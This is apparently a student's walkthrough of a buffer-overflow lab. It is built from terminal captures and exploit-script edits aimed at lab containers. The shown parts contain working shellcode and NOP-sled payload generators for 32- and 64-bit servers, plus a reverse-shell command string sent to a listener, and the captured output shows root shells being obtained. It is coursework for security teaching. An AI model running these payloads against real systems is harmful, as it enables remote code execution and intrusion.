seed@VM: ~/.../attack-code
[10/18/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 38238
root@1cbf6a978de3:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
RX packets 113 bytes 14753 (14.7 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 28 bytes 1737 (1.7 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
reverse share
/dev/tcp/10.0.2.6/9090: This causes the output device (stdout) of the shell to be
redirected to the TCP connection to 10.0.2.6's port 9090. In Unix systems, stdout's file
```

Which means reverse shell is created on my local machine(47:47)

Task 3 Level-2 Attack

How do we construct the payload to exploit the buffer overflow.

We want to construct a payload and compromise the server with a single attack.

Information we have: Is the address with the buffer

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@
root@5b949a19d1a9:/bof# ls /tmp/
root@5b949a19d1a9:/bof# ls /tmp/
virus
root@5b949a19d1a9:/bof# exit
exit
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ docksh 4db3ac40ecd5
root@4db3ac40ecd5:/bof#
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +
Listening on 0.0.0.0 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.6 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +
server-1-10.9.0.5 | create a file virus
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd518
server-2-10.9.0.6 | ==== Returned Properly ====
```

Here now you see the the server 2 only have bof and the returned property, buffer overflow not happened.

So we need this information to construct the exploit program

Change the buffer address in exploit.py

```
#!/usr/bin/perl
echo "create a file virus"; /bin/touch /tmp/virus
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# &buffer=0xffffd518
# $ebp - &buffer = 112
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd5d8 + 10 # Change this number 10 to other number
offset = 112+4 # Change this number $ebp - &buffer + 4
```

```

#####
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# &buffer=0xffffd518
# buffer size unknown without $ebp
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd5d8 + 10 # Change this number 10 to other numbers
offset = 112+4 # Change this number $ebp - &buffer + 4

```

Now again we put the shell code at its end.
And this buffer is large enough to hold the stuff

is known. Another fact that may be useful to you is that, due to the memory alignment, the value stored in the frame pointer is always multiple of four (for 32-bit programs).

Range of the buffer size (in bytes): [100, 300]

Your job is to construct one payload to exploit the buffer overflow vulnerability on the server, and get a root shell on the target server (using the reverse shell technique). Please be noted, you are only allowed to construct one payload that works for any buffer size within this range. You will not get all the credits if you use the brute-force method, i.e., trying one buffer size each time. The more you try, the easier it will be

It may not be able to hold our shell code.
Modifications in exploit2.py

```

#####
# get info from server
# &buffer=0xffffd518
# buffer size unknown without $ebp
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd518 + 300 # Change this number 10 to other numbers
offset = 112+4 # Change this number $ebp - &buffer + 4

# put the ret in the first 240=60*4 bytes of the badfile
# Use 4 for 32-bit address and 8 for 64-bit address
for i in range(60);
    offset = i*4
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

```


Now lets generate the bad file

```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# &buffer=0xffffd518
# buffer size unknown without $ebp
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd518 + 300             # Change this number 10 to other numbers
offset = 112+4                       # Change this number $ebp - &buffer + 4

# put the ret in the first 240=60*4 bytes of the badfile
# Use 4 for 32-bit address and 8 for 64-bit address
for i in range(60):
    offset = i*4
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####
```




The screenshot shows a terminal window titled "seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code". The terminal has tabs for multiple sessions. The active session shows the command `./exploit2.py` being executed. The output indicates a syntax error in the file `./exploit2.py` at line 43, specifically in the `for i in range(60);` line. The error message is `SyntaxError: invalid syntax`. The user then re-executes `./exploit2.py`, and the prompt returns.

Bad file is generated.




The screenshot shows the same terminal window. The user has entered the command `bless badfile &>/dev/null &`, which has been executed successfully. The prompt now shows the user's ID and the directory path: `seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$`. The terminal also shows some previous output, including a `SyntaxError: invalid syntax` and a `[2] 5860` message.

The return address is repeated every four bytes



Now lets generate bad file



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ bless badfile &
[3] 5900
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
badfile  brute-force.sh  exploit.py  exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$
```

Badfile is generated now we launch the attack

```
seed@VM: ~/.../attack-code
inet6 fe80::8cef:57ff:fef1:f15f/64 scope link
valid_lft forever preferred_lft forever
[10/18/21] seed@VM:~/.../attack-code$ ./exploit.py
[10/18/21] seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/18/21] seed@VM:~/.../attack-code$ ./exploit2.py
[10/18/21] seed@VM:~/.../attack-code$ bless badfile &>/dev/null &
[2] 5804
[10/18/21] seed@VM:~/.../attack-code$ ./exploit2.py
[1]- Done          bless badfile &> /dev/null
[2]+ Done          bless badfile &> /dev/null
[10/18/21] seed@VM:~/.../attack-code$ ls
badfile  brute-force.sh  exploit.py  exploit2.py
[10/18/21] seed@VM:~/.../attack-code$
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ exit
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ docksh 4db3ac40ecd5
root@4db3ac40ecd5:/bof# ls/ tmp/
bash: ls/: No such file or directory
root@4db3ac40ecd5:/bof# ls /tmp/
virus
root@4db3ac40ecd5:/bof#
```

Before we launch the attack u will not see the virus file

Now I want to create a reverse shell

Modifications made

```

shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
    # "echo 'create a file virus'; /bin/touch /tmp/virus *"
    #"/bin/bash -i > /dev/tcp/10.20.30.13/9090 0<&1 2>&1 | *"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# &buffer=0xfffffd518

```

```

seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +
[3] 5900
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
badfile brute-force.sh exploit.py exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.6 9090
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$


```

Bad file is generated

```

seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
badfile brute-force.sh exploit.py exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.6 9090
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ bless badfile &>/dev/null &
[4] 5974
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$

```

```
seed@VM: ~/.../attack-code
10/18/21]seed@VM:~/.../attack-code$ bless badfile &>/dev/null &
2) 5804
10/18/21]seed@VM:~/.../attack-code$ ./exploit2.py
1)- Done          bless badfile &> /dev/null
2)+ Done          bless badfile &> /dev/null
10/18/21]seed@VM:~/.../attack-code$ ls
badfile  brute-force.sh  exploit1.py  exploit2.py
10/18/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
10/18/21]seed@VM:~/.../attack-code$ ./exploit2.py
10/18/21]seed@VM:~/.../attack-code$ bless badfile &>/dev/null &
1) 5927
10/18/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

```
seed@VM: ~/.../attack-code
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@lcbf6a978de3:/bof# exit
exit
exit
[10/18/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[10/18/21]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 38796
root@lbbfdd3e1448:/bof# ip
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help

seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +

^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.6 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
^[D
```



```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.6 9090
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ bless badfile &>/dev/null &
[4] 5974
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cat badfile | nc 10.9.0.6 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$
```

Task 4: Level-3 Attack(Optional)

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cd..
cd.: command not found
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ cd
seed@ip-172-31-18-240:~$ cd cse643
seed@ip-172-31-18-240:~/cse643$ cd Lab-06
seed@ip-172-31-18-240:~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffd807e4120
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffd807e4050
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
```

```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x seed@ip-17... x +
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ ls
attack-code bof-containers docker-compose.yml server-code shellcode
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup$ cd attack-code/
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls
badfile brute-force.sh exploit.py exploit2.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.7 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ echo hello | nc 10.9.0.7 9090
^C
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$
```

```

Applications: seed@ip-172-31-18-240... seed - File Manager
seed - File Manager
File Edit View Go Help
/home/seed/
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code
File Edit View Search Terminal Tabs Help
seed@ip-17... seed@ip-17... seed@ip-17... seed@ip-17... seed@ip-17... seed@ip-17...
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ python3
Python 3.8.10 (default, May 26 2023, 14:05:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x20-0x50
-48
>>> 0x4120-0x4050
208
>>>

```

```

/home/seed/cse643/Lab-06/Labsetup/attack-code/exploit3.py - Mousepad
File Edit Search View Document Help
#####
"\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
"\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
"\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
"/bin/bash*"
"-c*"
# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
#"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd      *"
"echo 'create a file virus'; /bin/touch /tmp/virus          *"
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# get info from server
# $ebp=0x0007ffd807e4120; &buffer=0x0007ffd807e4050
# $ebp - &buffer = 208
# Put the shellcode somewhere in the payload
start = 400 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0x0007ffd807e4120 + 10 # Change this number 10 to other numbers
offset = 208+8 # Change this number $ebp - &buffer + 4

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

```

```

seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Nov  6 02:58 badfile
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit3.py
Traceback (most recent call last):
  File "./exploit3.py", line 42, in <module>
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
OverflowError: int too big to convert
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit3.py
Traceback (most recent call last):
  File "./exploit3.py", line 42, in <module>
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
OverflowError: int too big to convert
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit3.py
Traceback (most recent call last):
  File "./exploit3.py", line 42, in <module>
    content[offset:offset + 8] = (ret).to_bytes(4,byteorder='little')
OverflowError: int too big to convert
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ./exploit3.py
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Nov  6 20:48 badfile
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$ bless badfile &>/dev/null &
[1] 4539
seed@ip-172-31-18-240:~/cse643/Lab-06/Labsetup/attack-code$

```


Task 5: Level-4 Attack(Optional)


```
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code$ cd..
cd..: command not found
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup/attack-code$ cd
seed@ip-172-31-18-240: ~$ cd cse643
seed@ip-172-31-18-240: ~/cse643$ cd Lab-06
seed@ip-172-31-18-240: ~/cse643/Lab-06$ cd Labsetup
seed@ip-172-31-18-240: ~/cse643/Lab-06/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffd807e4120
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffd807e4050
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
```

```
/home/seed/cse643/Lab-06/Labsetup/attack-code/badfile - Bless
File Edit View Search Tools Help
badfile x
00000156 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000168 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
0000017a 90 90 90 EB 29 5B 31 C0 88 43 09 88 43 0C 88 43 47 89 .....)[1..C..C..CG.
0000018c 5B 48 8D 4B 0A 89 4B 4C 8D 4B 0D 89 4B 50 89 43 54 8D [H.K..KL.K..KP.CT.
0000019e 4B 48 31 D2 31 C0 B0 0B CD 80 E8 D2 FF FF FF 2F 62 69 KH1.1...../bi
000001b0 6E 2F 62 61 73 68 2A 2D 63 2A 65 63 68 6F 20 27 63 72 n/bash*-c*echo 'cr
000001c2 65 61 74 65 20 61 20 66 69 6C 65 20 76 69 72 75 73 27 eate a file virus'

